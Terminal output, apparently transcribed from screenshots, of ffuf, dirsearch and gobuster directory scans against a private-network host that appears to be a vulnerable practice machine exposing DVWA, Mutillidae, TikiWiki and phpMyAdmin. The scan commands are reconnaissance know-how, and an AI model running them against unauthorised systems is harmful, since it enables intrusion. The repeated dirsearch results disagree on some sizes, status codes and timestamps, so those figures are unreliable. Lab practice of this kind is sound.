/phpinfo (Status: 200) [Size: 47993]
/server-status (Status: 403) [Size: 299]
/phpMyAdmin (Status: 301) [Size: 324] [--> http://192.168.1.118/phpMyAdmin/]
Progress: 220560 / 220561 (100.00%)
Finished
$ ffuf -u http://192.168.1.118/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Apps Places
Nov 12 21:43
silicon@windows: ~
zsh: corrupt history file /home/silicon/.zsh_history
$ dirsearch -u http://192.168.1.118
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/silicon/reports/http_192.168.1.118/_24-11-12_21-42-06.txt
Target: http://192.168.1.118/
[21:42:06] Starting:
[21:42:32] 200 - 11KB - /doc/
[21:42:32] 302 - 0B - /dvwa/ -> login.php
[21:42:45] 200 - 24KB - /mutillidae/
[21:42:49] 200 - 49KB - /phpinfo.php
[21:42:49] 200 - 49KB - /phpinfo
[21:42:50] 301 - 324B - /phpMyAdmin -> http://192.168.1.118/phpMyAdmin/
[21:42:51] 200 - 4KB - /phpMyAdmin/
[21:42:51] 200 - 4KB - /phpMyAdmin/index.php
[21:43:04] 301 - 316B - /test -> http://192.168.1.118/test/
[21:43:04] 200 - 884B - /test/
[21:43:05] 301 - 321B - /tikiwiki -> http://192.168.1.118/tikiwiki/


Apps Places
Nov 12 21:43
silicon@windows: ~
zsh: corrupt history file /home/silicon/.zsh_history
dirsearch -u http://192.168.1.118
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/silicon/reports/http_192.168.1.118/_24-11-12_21-42-06.txt
Target: http://192.168.1.118/
[21:42:06] Starting:
[21:42:32] 200 - 111KB - /doc/
[21:42:32] 301 - 0B - /dvwa/ -> login.php
[21:42:45] 200 - 24KB - /mutillidae/
[21:42:49] 200 - 49KB - /phpinfo.php
[21:42:49] 200 - 49KB - /phpinfo
[21:42:49] 301 - 324B - /phpMyAdmin -> http://192.168.1.118/phpMyAdmin/
[21:42:51] 200 - 4KB - /phpMyAdmin/
[21:42:52] 200 - 4KB - /phpMyAdmin/index.php
[21:43:04] 301 - 318B - /test -> http://192.168.1.118/test/
[21:43:04] 200 - 684B - /test/
[21:43:05] 301 - 322B - /tikiwiki -> http://192.168.1.118/tikiwiki/


Apps Places
Nov 12 21:46
silicon@windows: ~
[21:42:32] 200 - 11KB - /doc/
[21:42:32] 302 - 0B - /dvwa/ -> login.php
[21:42:45] 200 - 26KB - /mutillidae/
[21:42:49] 200 - 49KB - /phpinfo.php
[21:42:49] 200 - 49KB - /phpinfo
[21:43:49] 301 - 324B - /phpMyAdmin -> http://192.168.1.118/phpMyAdmin/
[21:42:51] 200 - 4KB - /phpMyAdmin/
[21:42:51] 200 - 4KB - /phpMyAdmin/index.php
[21:42:57] 403 - 299B - /server-status
[21:43:57] 403 - 304B - /server-status/
[21:43:04] 301 - 318B - /test -> http://192.168.1.118/test/
[21:43:04] 200 - 894B - /test/
[21:43:05] 301 - 322B - /tikiwiki -> http://192.168.1.118/tikiwiki/
Task Completed
gobuster dir -u http://192.168.1.118 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.1.118
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index (Status: 200) [Size: 891]
/test (Status: 301) [Size: 318] [--> http://192.168.1.118/test/]
/twiki (Status: 301) [Size: 319] [--> http://192.168.1.118/twiki/]
/tikiwiki (Status: 301) [Size: 322] [--> http://192.168.1.118/tikiwiki/]
/phpinfo (Status: 200) [Size: 47993]
/server-status (Status: 403) [Size: 299]
/phpMyAdmin (Status: 301) [Size: 324] [--> http://192.168.1.118/phpMyAdmin/]
Progress: 220560 / 220561 (100.00%)
Finished